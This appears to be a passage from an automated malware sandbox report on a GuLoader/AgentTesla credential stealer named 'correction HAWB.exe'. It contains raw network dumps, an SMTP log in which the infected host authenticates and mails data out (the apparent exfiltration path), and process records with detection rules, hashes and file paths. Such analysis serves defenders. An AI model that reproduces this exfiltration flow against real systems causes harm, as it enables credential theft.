37 94 fa f7 88 2d 59 f0 21 4b 82 83 4d 16 af ed 97 22 45 41 f7 72 e0 4b d1 9f a4 f9 21 f3 b6 26 6d d8 ba e8 87 cb 24 e8 5c b5 16 e8 ab 4d 91 ca b9 83 c5 7d Data Ascii: }vdj}y&L(Po5=L>)?08OUZ#B2VVXWUTj<gpcKd%9@e<(>@GA@<HvwZ`C9A'tsQEX%fhj!Z2C<kf5t_Z9M(7-Y!KM"EArK!&m\$IM}
2021-10-14 02:35:37 UTC	206	IN	Data Raw: 08 e6 80 a8 93 23 6e 3c 1a db 5c 75 3b 92 0e ef f9 64 8a a5 b2 32 a8 8c 30 e5 e4 c2 e5 47 9b ce 90 11 a9 9d 83 c2 a7 c0 8e ba c5 ce b1 05 df 3c 3b e9 b7 5c 97 9b a2 2c 9e fd d5 10 60 cc 05 8b 78 7a 7a 41 b1 c6 98 ae 5e 50 29 04 3c 67 0d 36 b1 82 14 a9 99 d0 e0 ad 0a 9f 01 2d 28 1e a8 ab 27 7e 5c ee 9e a3 15 d7 17 a7 bb 04 7e c6 a5 67 ab d8 9f 35 b6 7c b5 e5 18 ba 67 5b 22 53 4e 05 f8 ab d8 f5 a3 83 d2 4e 98 75 d6 37 09 bc 83 91 18 dd 7b 05 8e 5c 69 18 7e 22 04 65 a9 c2 3b b4 2b 73 32 eb cb 41 04 52 3f 41 06 ce 3a 28 ef 17 11 2d cd 53 af f8 96 8e be 17 c1 6d 8a 07 c6 01 95 ef 93 81 06 91 44 c9 ac af a6 3b d5 e1 86 83 73 f5 d3 3b 35 05 37 e1 67 1d be 56 cb 56 3e d9 87 ee b1 b4 21 67 80 5a dc c9 97 32 a9 59 92 2b 7e 57 81 06 9f 69 eb ef 20 64 35 71 5d 7f 9e b2 7b e5 46 Data Ascii: #n<u;d20G<`,`xzza^P`<g6-(!~!-g5g!["SNNu7{!i~"e;+s2AR?A:-(S)D;s;57gVV>lgZ2Y+-~!w d5qj}[F
2021-10-14 02:35:37 UTC	207	IN	Data Raw: 48 b8 32 92 30 2c 33 92 9f 0d 45 ab 3c 22 ac 82 26 18 3d ca 9f 09 8c 26 9f 94 52 40 f9 45 f9 75 85 24 4b 6c eb 16 ac 8f 41 fd 3c 6a e3 41 f8 ad d0 f3 66 46 e0 08 0b 2d 9b f5 26 c1 78 51 ae 4d 44 a5 f8 3c 77 a2 74 07 8c c0 89 29 60 b2 85 77 1d db c3 53 67 5e 2e 6d b7 44 5b 3e 82 1b 98 e7 dc 35 c3 62 ae 4e 5b 22 c5 0e 7d 82 bf 2a 84 a6 36 86 88 de ae 3b 5f ef 27 50 e4 ba 0c 36 a3 d0 87 3b 5d 03 c5 78 fa 5c 9a b1 e5 c0 34 e2 ae 43 4d ee be f0 ce 2b d9 4a cd 31 91 99 49 84 c2 f9 b5 f1 7f 6d 04 13 ea f1 56 90 19 18 4d 91 f5 d4 46 0f 42 68 32 a5 b4 31 fd 8a 07 c6 01 95 ef 93 81 06 91 44 c9 20 0c cd ef 27 27 cb 69 ba 8c 0d f3 b7 3f 70 01 9a 4d 46 d0 9c 2f d4 90 d1 08 a6 40 a5 e0 5e 83 b2 eb 96 9a d6 2a a6 d9 69 e9 f7 d3 ba 12 8f 70 76 56 91 08 4f cc ef f5 Data Ascii: H20,3E<"&=&R@Eu\$KIA<jA!F-&xQMD<wt)`wSg^.mD[>5bnJ["]*6_`_P6;]x!4CM+J1ImVMFBh21iZo `i?iPMF/@^*ipvVO
2021-10-14 02:35:37 UTC	208	IN	Data Raw: 04 51 28 a6 ce 0c 2a 12 cc 90 8d 0e c2 74 ad a4 70 6f bc c2 61 a5 87 88 26 d1 77 ae 91 0b b2 02 6c 2a 36 01 30 fe b1 ae e7 b2 92 c4 50 81 7e dd 3b 18 a7 b5 95 3c c6 71 18 af 4d 6e 79 70 2b 03 04 a6 92 10 80 76 22 77 cc df 1e 25 11 69 74 58 fa 0c 09 a8 65 24 0b f5 66 ee dc da af aa 3d ba 31 c8 ad a4 b5 60 8d 31 11 d6 70 83 f7 f7 71 bf 7c 19 15 4b 68 a2 dc 37 92 6f cd a1 7e c2 0e 7e 4d 6f 85 69 e6 1b 76 e5 fc d6 80 f1 66 fe 19 e5 96 49 f2 8d d5 09 ba 16 06 35 0d 55 dc 5a 51 8f 52 0d 16 d4 9e 27 5b c1 4e 3e b7 74 d5 74 4e 4b d3 22 54 fc 47 eb ff 6f b3 48 53 ce 1d 09 ff ab 55 10 dd 9e 71 33 75 19 2a 4d c5 87 4e be bc 95 Data Ascii: Q("tpoa&w!`60P~;~<qMnyp+v"w%iXe\$F=1`1pq[Kh7o~~~Moivf;fi>QHf/OWQ<3(!@+glz9jqx""=Jk_-Siiz h>V6_T2j44,
2021-10-14 02:35:37 UTC	210	IN	Data Raw: 48 f0 7f 6d de be d1 8e 35 fc 2a 2d ca 82 79 9f cb e8 59 e7 c6 5c e1 fa b8 fc 40 25 91 55 24 e0 f9 6d 4e c8 96 ee 44 2d 11 17 44 94 2d ee 5d 82 89 5f 9e fa 43 02 8e da 9a f0 ac 5a 88 2a 95 44 90 c5 3c f1 87 95 df be 1d 04 50 76 83 04 1f c3 4b 70 37 fa b1 b8 2b 55 3a 1e a1 a5 d7 5a 87 db 40 a2 45 6f d1 c1 f0 5a 96 49 f2 8d d5 09 ba 16 06 35 0d 55 dc 5a 51 8f 52 0d 16 d4 9e 27 5b c1 4e 3e b7 74 d5 74 4e 4b d3 22 54 fc 47 eb ff 6f b3 48 53 ce 1d 09 ff ab 55 10 dd 9e 71 33 75 19 2a 4d c5 87 4e be bc 95 Data Ascii: Hm5*-yY!@%U\$mND-D-]_CZ*D<PvKp7+U:AZ@EoZi5UZQR[N~!tNK"TGohSUq3u*MMN
2021-10-14 02:35:37 UTC	210	IN	Data Raw: 0e 25 35 72 34 eb 15 a1 af b7 83 23 cb 02 94 7c 36 4f 08 4f 1c 59 40 6a 3b 63 cd e9 f3 6c 8f 43 2e ec ac c0 36 e1 63 b7 cc bc 45 72 1b 92 07 45 67 f9 b1 fd 40 1a 45 c1 f0 e8 57 21 ef 17 94 e7 54 23 5e a2 37 4c c7 9c d6 ca ee 1e 06 d9 7a e7 2e f7 55 ea 91 23 df 17 fc af 61 b4 33 db 8c 84 a2 c8 70 08 24 82 4e 9f 37 80 19 db 6d 91 5e a5 1d 5f 92 15 8f e3 dc ce 63 16 48 6a ba 2f 07 3a fd 6e 9b a6 37 6f 44 c5 77 da e2 35 a6 8f ac 8c 08 f1 bb 63 3d c7 e0 8b a0 e2 b4 c3 72 b0 a5 f0 63 a7 52 42 9e c4 5d ea e2 d2 74 d6 8b d2 52 03 a9 79 ea 2b 08 78 28 c6 b5 ce dd 2e bb c1 7b 5a 7d 11 58 c8 eb 57 db f9 a7 99 de 7e eb 1d 62 43 58 d2 d3 56 4d 1c 96 f8 b8 5b ba 70 cc df 7a 11 d7 c2 0a c3 9b fe 69 df 0f c8 8c 63 d5 10 3e 4d 34 3f 70 8c d0 d9 9a d4 c2 83 20 ed 0f b6 4b Data Ascii: %5r4#l6OOY@j;cL.6cErEg@EW!T#^7Lz.U#a3p\$N7m^_cHj!;n7oDw5c=rCRB)tRy+x(.Z)XW~bCXVM[pzic>M 4?p K

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	211	IN	Data Raw: 5b 07 6e dd 8b 11 3c 39 ef f7 b8 5e 04 7a cd 72 bf 1a 37 cb da bb 9f be 7d 2a 67 21 b9 19 c3 80 13 68 0e 0b 79 30 f6 2d f8 48 9d 2e 61 1b 81 39 d7 af 1c 2d c0 51 d4 16 cd 51 07 9b 42 48 2e fc 5e fa 02 31 c5 24 88 c6 ed f6 3c 4f 23 41 f1 ba 54 39 ed 65 c1 38 9e a5 c5 b4 bc 73 ef 30 b2 8b 21 3f 3e 44 55 9d 4f 13 16 6c fc 6b f8 ea 54 c4 c4 3a 01 40 d6 52 f4 ed 41 41 e4 f6 08 1e 81 5c c5 e1 fa 4d 71 51 ad d3 7b cf 4e 55 ce 27 14 f8 23 8d 83 e3 49 04 1f 8d 94 e2 e2 15 a1 49 00 8d 30 f0 d6 b9 87 3d 0f 8c 78 6b 5f eb 89 37 04 24 21 e6 4e 3d c7 93 5e 05 c6 38 6f f2 aa e1 58 7d d0 e8 0b 4a 8d b7 30 0c 34 47 1a d3 0a 33 4f fc 69 eb e4 be d0 2b 3f f4 36 38 45 aa 6e 03 f3 1f 5b f8 cd 5c fb e6 a7 e4 5c a9 82 40 a6 fd ea 60 5d da 83 fe 5e 2b 01 90 02 8c 08 fe d2 d6 97 Data Ascii: [n<9"zr7)*g!hy0-H.a9-QQBH.^1\$<O#AT9e8s0!?!>DUOIkTL:.@RAAMqQ[NU"#I0=xk_7\$!N=^8oX}J04G3Oi+?68Enj\@^`]^+`
2021-10-14 02:35:37 UTC	212	IN	Data Raw: ba 35 db 9a 95 e6 da 63 51 15 c1 5f df 2d c7 16 db 63 9d 4c bf 1e eb dd 28 82 ed d4 d4 7a 0c 5f 6b b6 3d 6f 23 e7 4b 9b bb 37 6c 6c c6 57 da e7 22 2a 28 a8 8f 17 bb a8 e4 6d de fe 83 a5 c2 b0 f1 f3 a1 a0 f4 e1 bb 4e 5e 96 e4 5f f6 7c 73 62 55 9c a9 d3 ad b4 71 ce 0a 08 6b a4 d1 be e7 c4 2e b8 e9 6f 50 0c 1f c7 7d ea d4 e6 fa b2 97 4c db e5 06 7d 43 ec 99 dc cb 15 1a 8e ea 8f 47 b6 76 c9 de 70 1f 47 87 18 d8 8d f9 4e 53 03 d6 9f 63 c6 0c 05 4d 38 33 6e 99 c9 5a 3f c4 f9 83 35 ec 1c b3 76 7d dc d3 76 fd ad 0d 76 f8 29 1d 0d 0b c5 c5 38 d3 a9 5d e4 47 07 57 0c 22 31 72 21 49 34 72 db 58 cf 22 4a 6b 46 b9 24 c1 8b 63 ae fc 8e 67 68 f7 91 ee 94 42 72 20 a7 d6 e4 c6 40 a5 8a fa 8c 12 81 07 e3 42 67 4d 9a 7a 74 d2 25 91 19 44 a3 f4 e4 c4 d7 42 09 f7 28 d2 b4 fc Data Ascii: 5cQ_-cL(z_k=o#K7IIW"(mN^_!sbUqk.oP)jML}CGvpGNScM83nZ?5vjv)8jGW"1!r4rX"JkF\$cgHBr @Bgmzt %DB(
2021-10-14 02:35:37 UTC	214	IN	Data Raw: 2e ff 25 30 33 26 32 22 56 d4 91 48 00 1d 79 ec 72 7e 57 d6 ca 5e af 46 5d da d4 eb 6d 6a 4e 60 ab 04 19 fa cc 56 ca e9 5a ed 14 a6 e6 68 4c 4e d5 f5 34 26 7b 33 9e 0f d4 41 31 0d 1d a3 dd e4 20 b0 d6 14 92 3b f6 d3 a0 96 bb ab 8b 6b 7b 50 6c 90 24 88 13 2c f0 3a bf 72 95 53 17 47 78 6f e0 be 7e e4 62 db f2 82 02 83 97 32 1c 28 cc 16 d1 18 2e 59 f3 67 f9 f5 2c 59 b5 33 ee aa 7f 40 97 6b 0b e7 6f 53 e7 db 52 f4 fb b3 f4 5f a8 92 50 2a fe 76 23 44 e6 9e f1 42 3d 04 9c 0f 94 2d e3 ce 49 bd 4d 88 b3 5e 1a 96 c3 87 ed bf 45 84 0f b7 57 13 e5 24 f1 ba 92 d0 b7 15 1c 55 6a 8f 99 4b db 76 73 f1 f2 94 ba 2b 55 3a 15 48 a5 d5 55 95 c7 7b a2 1a 74 d2 00 6c 05 b1 c1 b7 9b 49 5d a6 8a 56 2f 84 38 c9 c3 71 8f 52 f5 06 47 7e 75 27 c2 4e fe a7 e7 31 25 c1 32 cc ad 39 f0 Data Ascii: .%03&2"VHyR~W^F)mjN'VZhLN4&{3A1 ;k{PI\$,:rSGxo~b2(.Yg,Y3@koSR_P*v#DB=-IM^EW\$UjKvs1+U:HU{t lIjV/8qRG~u'N1%29
2021-10-14 02:35:37 UTC	215	IN	Data Raw: 28 c6 df d5 43 b5 34 50 7a 46 06 8c 05 c9 f3 56 c3 f5 a8 ec dc 17 e4 1c 6c 3c 65 c1 c0 42 4d 1c 96 f6 90 5a a5 76 d1 cc 1d 10 c8 93 05 f6 92 fe dd 74 13 c6 10 2d dd 10 8a f5 37 2f e1 cc c5 d6 9b c8 ea 83 33 ff 0e a4 44 fe f0 c9 fc 40 ad 02 78 f9 a9 5a 04 05 45 78 34 d5 af 5e c6 4f 1c 54 0f db 21 08 29 52 3d 68 c0 54 51 86 54 78 4a b9 3e df 8b 63 ab fb 1f 02 c3 f1 89 61 c1 5d d0 35 a4 d6 fb 48 bb a9 04 0d f3 84 ad 9a 5d 54 67 4d 8f 6f 67 d3 3f 9c 0a 42 b0 ee 85 d1 d1 59 01 fc 34 d4 b2 fa 54 9f 10 e8 44 16 32 e1 68 e9 18 e5 86 6c 17 78 21 37 97 48 c7 1a 64 67 98 75 91 a4 10 c2 7e 30 bd d2 04 1d d5 34 a6 59 e4 68 23 f0 b7 f7 a9 bb 75 cc 3b 2b 99 ee 65 a1 63 62 c6 2d 9b 20 fb 86 20 50 68 59 60 01 00 d7 a7 14 6c eb 18 37 9c 6a e7 45 17 66 7f 82 3d 51 a6 3e ed Data Ascii: (C4PzFVL<eBMZvt-7/3D@xZEx4^OT!)R=hTQTxJ>caj5HjTgMog?BY4TD2hlx!7Hdgu~04Yh#u;+ecb- PhY'I7 jEf=Q>
2021-10-14 02:35:37 UTC	216	IN	Data Raw: 4f 86 47 3d 46 f5 bd 7c 84 67 d5 e3 01 4c 86 a7 3c 0c 3d 4c 11 dd 03 28 4a f0 72 fc fb b3 57 b0 38 f4 23 37 43 bf 62 1e f7 e4 4b f7 49 f7 e6 f4 97 e6 59 25 8a 40 a5 41 f6 6d 48 d3 8c 63 e6 28 d0 83 13 08 8d fe d2 de 86 d0 3f db 4d 11 85 d7 94 f9 a1 4f 85 21 bd 4d 9f d0 31 fc af 94 d6 90 11 09 5e 67 11 00 54 c1 61 74 3e f5 a5 39 13 54 07 16 47 ab dd 45 08 ec 5f 2d 4e 79 4e 47 7b 13 83 ca bd 97 57 70 a8 9d 57 21 9d 8c 56 df 61 9d d3 50 03 53 ff 35 32 d4 c8 5b a6 f5 b4 8a cc 2e c2 a7 37 fc 46 12 ea ae d6 59 d2 af 0c 8a 9a ba d0 75 c8 1f 18 26 f4 60 3b cc 88 95 40 bb 9c 91 ec a4 58 77 10 eb 0b 20 ca b6 a3 d1 ca 0a 9e 7e 37 5f 8f 15 1c 5f 5d 69 3a f2 cf cf ec 7c 1d 6a 79 e1 ae e8 3e f4 79 32 b9 b5 4d 7b 04 14 40 55 ec 80 b5 c1 5e 1e 5c 48 91 f1 d3 68 fc 9c fd Data Ascii: OG=FjgL<=L(JrW8#7CbKIY%#@AmHc{?MO!M1'gTat>9TGE_-NyNg(WpWlVaPS52[.7FYu&';@Xw ~7_ _j:~lly>y2M{@U^Hh
2021-10-14 02:35:37 UTC	217	IN	Data Raw: d6 18 43 14 57 0e 7b 37 61 21 5a b5 71 cf 49 4d 1b 4c 67 48 b1 a3 c7 9a e2 eb 6e 0a 87 72 f0 1b e4 84 50 f0 b1 ac de ff da cf 1d 85 e6 62 eb 94 83 48 c0 bc 47 94 76 fa 22 21 92 0a 43 a9 e0 9f 58 5c 4c 1c e6 a8 79 bb e0 c6 1a 1e e7 48 02 32 ec 60 ed 1a ea 9a c4 95 62 38 22 12 ff 46 ec f7 a7 43 69 04 52 99 62 7f 22 2e 12 ee 14 db 2b ba d1 1d 63 25 e4 b5 e9 be 33 83 5f fb dd f8 ec 6d a8 76 ea 2c 31 15 fb fd 8a 27 5f 76 4f ec e4 00 d5 7e 08 f1 3b 17 b2 65 67 fc c7 98 69 fa 7b 36 52 a4 e2 f8 f5 f1 b0 ca 05 1b d5 e3 f7 34 7c 34 9f d1 fb 78 ff 88 59 36 08 fe a5 aa 3b 9f 9d 1d df f6 64 f5 82 09 bc d6 ff 65 d2 5d 18 fe c6 7d b2 08 b3 3a d7 b6 ba ae 7d 28 9a 32 37 ff c3 90 87 de 1f f8 30 5b fe 4e fa 3f 1d ac 73 ef 6d 42 d0 c2 01 4f ce 58 da 15 c4 51 14 9d 58 d7 35 Data Ascii: CW{7alZqlMLgHnrPbHGV"!CXlLyH2"b8"FCiRb".+c%3_mv,1'_vO~;egi{6R4{4xY6;de]);}{270[N?smBOXQX5
2021-10-14 02:35:37 UTC	219	IN	Data Raw: f2 a7 96 d0 a2 91 0c 59 56 96 98 53 da 6e 79 31 f6 ba 90 2a 4e 35 91 e3 a4 c6 45 0d d0 4c a2 09 75 c8 02 63 96 8c da 36 97 49 5d a0 9f 41 a6 84 1e 4f d3 76 1c db 42 86 5d f7 24 b3 d4 c7 53 b3 e7 31 c0 ce 3c 43 ab 36 cd c7 9c 6f e6 cb 5c d6 ad 1d 09 9e be e4 75 cc 1f 11 24 e1 62 ba 69 8d 88 c1 b3 9a 92 1e b5 d9 73 1c ee 24 2d 3b 37 2f ea 0b 9d 69 b1 59 82 19 1b 4c 52 f9 1f 5f d8 48 f9 65 97 e2 7f f3 b8 61 93 fd 63 b7 91 bf 65 72 08 06 58 d6 43 89 af 5c 4b 38 53 4f 8b 78 7f 46 ec 17 5c ee 71 25 4d 31 bf 88 54 19 eb c5 6a 4f 1f fc 73 fb 21 e5 44 69 21 3e df 17 81 ae 51 b7 20 52 3b 8a ba c5 51 1b 16 00 e7 97 37 83 0b cc e2 2e 51 b5 8d 6d de 20 81 f4 5d c8 68 22 58 7d ac ae a3 3a f3 ea 93 a2 23 fc 43 85 5c fb fb 31 ba 07 ee 94 03 e2 af ea 7e dd e8 8b b8 c7 Data Ascii: YVSny1*N5ELuc6lJAovBj\$S1<C6olu\$bis\$ 3'iYLR_HeacerXCkK8SOxqF%M1TjOs!Di!> Q;R;Q.7 jh"X):#C\1~
2021-10-14 02:35:37 UTC	220	IN	Data Raw: 16 ed c6 08 e5 27 96 7b 84 b6 91 67 7f 22 3c 92 0a 13 db 29 a8 51 f9 6d 2b ed b2 ea ac b3 67 4d 7b 39 f0 e6 6d ab 64 6a c8 23 95 2e f3 88 28 58 73 5e 6c 1d 12 55 9a 1a 71 ee 05 32 81 6f f5 c7 9a 7b 7a 9f 38 43 24 1b f0 f2 f3 a2 4a e1 09 55 07 fb 34 7f 26 1f 35 e9 f8 2a 99 d9 cf 0a fe a2 a8 29 1f 71 0f 5f 07 6f d5 86 1b 3c 3a ee e5 3a 53 16 f8 c0 7a b0 1a 33 d6 df a4 9a bb 6f a8 76 03 b7 17 4d 9a 07 0b 0e 41 79 55 76 49 f8 2d 9d 40 61 6f 81 50 d7 ce 1c 41 c0 51 d4 09 ca 5f 1a ce 50 ca bb e1 5b e8 80 28 d8 21 95 c3 f0 f3 34 47 31 c2 ec a6 51 24 e8 10 c4 30 18 85 c4 a9 b9 6e ea 34 b2 8a 24 3c 37 44 56 81 4a 0e 13 71 f9 e3 fc ee d4 c4 c4 2e 06 48 cb 57 e6 6f 64 5c e1 eb 0d 0d e8 4e 47 c8 e7 d8 6c 54 ab 53 fa cd 5f 4b f9 21 34 f9 22 9c 01 da 4c 24 1f df 95 dc Data Ascii: 'jg"<)Qm+gM{9mdj#.(Xs^lUq2o{z8C\$JU4&5*)q_o<::Sz3ovMAyUvl~@aPAQ_P[(!4G1Q\$0n4\$<7DVJqL.HWo d\NGITS_K!4"lL\$
2021-10-14 02:35:37 UTC	221	IN	Data Raw: 97 05 4f a5 e3 f4 0c de ea f0 70 84 34 12 62 8e 68 1d e8 d3 d0 68 a4 7c f3 13 55 2f ab 3e 6c 30 01 1b d9 3b b9 ba cc 4f fb a3 13 95 cf c2 19 c2 7c 3c b9 94 65 53 29 33 76 78 94 ed cc a8 26 68 20 25 fd a9 a4 21 88 ff 99 8e 13 45 2c 8e ba 93 f5 3d c3 f8 53 68 71 9c 18 93 56 99 21 91 ae 32 c7 b6 a9 95 5e c1 40 a6 e1 f0 ef ac 17 76 3a 8c 44 a3 10 ea 6d ae 06 f2 32 cb 75 e0 d6 02 81 e5 dc cc 62 0a 58 68 be 2f 06 3b e1 6b 9b a6 25 ee c1 c0 57 db ff 30 a8 85 ab 89 06 ff aa e2 74 da ee 83 a5 c2 b4 d1 f3 a1 a0 f0 61 bb 4e 5e 9a c4 5c e4 fe d6 73 d7 99 bb 51 04 a8 77 ee 0b 09 7a 26 d4 b2 c7 c1 3c 3a 4c 67 48 14 0d 45 d4 fe 4b c6 fb ba 85 ce 7e ec 01 7e 51 6d dc ce 4a 50 12 8b ea 8d 46 b8 74 cc de 70 0d c6 c2 02 df 87 ec 5c d1 12 d4 91 6d c8 02 0b 50 36 3d 60 8c d8 Data Ascii: Op4bhhjU/>!0;O <eS)3vx&h %!E,=ShqV!2^@v: Dm2ubXh/k%W0taN^sQwz&:<LgHEK~--QmJPf!p!mP6=`

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Oct 14, 2021 04:37:17.660351992 CEST	587	49771	116.0.120.83	192.168.11.20	220-seahorse.sfdns.net ESMTP Exim 4.94.2 #2 Thu, 14 Oct 2021 10:37:17 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Oct 14, 2021 04:37:17.661506891 CEST	49771	587	192.168.11.20	116.0.120.83	EHLO 878411
Oct 14, 2021 04:37:17.932701111 CEST	587	49771	116.0.120.83	192.168.11.20	250-seahorse.sfdns.net Hello 878411 [102.129.143.96] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Oct 14, 2021 04:37:17.934381962 CEST	49771	587	192.168.11.20	116.0.120.83	AUTH login cHVyY2hhc2luZ0Bjc2VsZWdhbmNILmNvbQ==
Oct 14, 2021 04:37:18.205662012 CEST	587	49771	116.0.120.83	192.168.11.20	334 UGFzc3dvcnQ6
Oct 14, 2021 04:37:18.486848116 CEST	587	49771	116.0.120.83	192.168.11.20	235 Authentication succeeded
Oct 14, 2021 04:37:18.488032103 CEST	49771	587	192.168.11.20	116.0.120.83	MAIL FROM:<purchasing@cselegance.com>
Oct 14, 2021 04:37:18.760587931 CEST	587	49771	116.0.120.83	192.168.11.20	250 OK
Oct 14, 2021 04:37:18.760885954 CEST	49771	587	192.168.11.20	116.0.120.83	RCPT TO:<purchasing@cselegance.com>
Oct 14, 2021 04:37:19.046315908 CEST	587	49771	116.0.120.83	192.168.11.20	250 Accepted
Oct 14, 2021 04:37:19.046596050 CEST	49771	587	192.168.11.20	116.0.120.83	DATA
Oct 14, 2021 04:37:19.317372084 CEST	587	49771	116.0.120.83	192.168.11.20	354 Enter message, ending with "." on a line by itself
Oct 14, 2021 04:37:19.319693089 CEST	49771	587	192.168.11.20	116.0.120.83	.
Oct 14, 2021 04:37:19.592093945 CEST	587	49771	116.0.120.83	192.168.11.20	250 OK id=1maqT-000BPS-Ed
Oct 14, 2021 04:38:52.894726038 CEST	49771	587	192.168.11.20	116.0.120.83	QUIT
Oct 14, 2021 04:38:53.167475939 CEST	587	49771	116.0.120.83	192.168.11.20	221 seahorse.sfdns.net closing connection

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: correction HAWB.exe PID: 7748 Parent PID: 5192

General

Start time:	04:34:48
Start date:	14/10/2021
Path:	C:\Users\user\Desktop\correction HAWB.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\correction HAWB.exe'
Imagebase:	0x400000
File size:	135168 bytes
MD5 hash:	8A29580D47943A0F2C61CA552A63BC30
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.3821567072.00000000022E0000.00000040.00000001.sdmp, Author: Joe Security

Reputation:	low
-------------	-----

File Activities

Show Windows behavior

Analysis Process: RegAsm.exe PID: 6712 Parent PID: 7748

General

Start time:	04:35:12
Start date:	14/10/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\correction HAWB.exe'
Imagebase:	0x5a0000
File size:	65440 bytes
MD5 hash:	0D5DF43AF2916F47D00C1573797C1A13
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.8380111220.000000001DA61000.00000004.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.8380111220.000000001DA61000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 6796 Parent PID: 6712

General

Start time:	04:35:12
Start date:	14/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff68a050000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: tKZVPq.exe PID: 396 Parent PID: 4560

General

Start time:	04:36:08
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe'
Imagebase:	0xfe0000
File size:	65440 bytes
MD5 hash:	0D5DF43AF2916F47D00C1573797C1A13
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	- Detection: 0%, Metadefender, Browse - Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

[Show Windows behavior](#)

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 412 Parent PID: 396

General

Start time:	04:36:08
Start date:	14/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff68a050000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

[Show Windows behavior](#)

Analysis Process: tKZVPq.exe PID: 5900 Parent PID: 4560

General

Start time:	04:36:16
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe'
Imagebase:	0x9a0000
File size:	65440 bytes
MD5 hash:	0D5DF43AF2916F47D00C1573797C1A13

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

Show Windows behavior

File Written

File Read

Analysis Process: conhost.exe PID: 7632 Parent PID: 5900

General

Start time:	04:36:16
Start date:	14/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff68a050000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: UserOOBEBroker.exe PID: 1772 Parent PID: 1052

General

Start time:	04:39:29
Start date:	14/10/2021
Path:	C:\Windows\System32\oobe\UserOOBEBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding
Imagebase:	0x7ff6e9040000
File size:	57856 bytes
MD5 hash:	BCE744909EB87F293A85830D02B3D6EB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis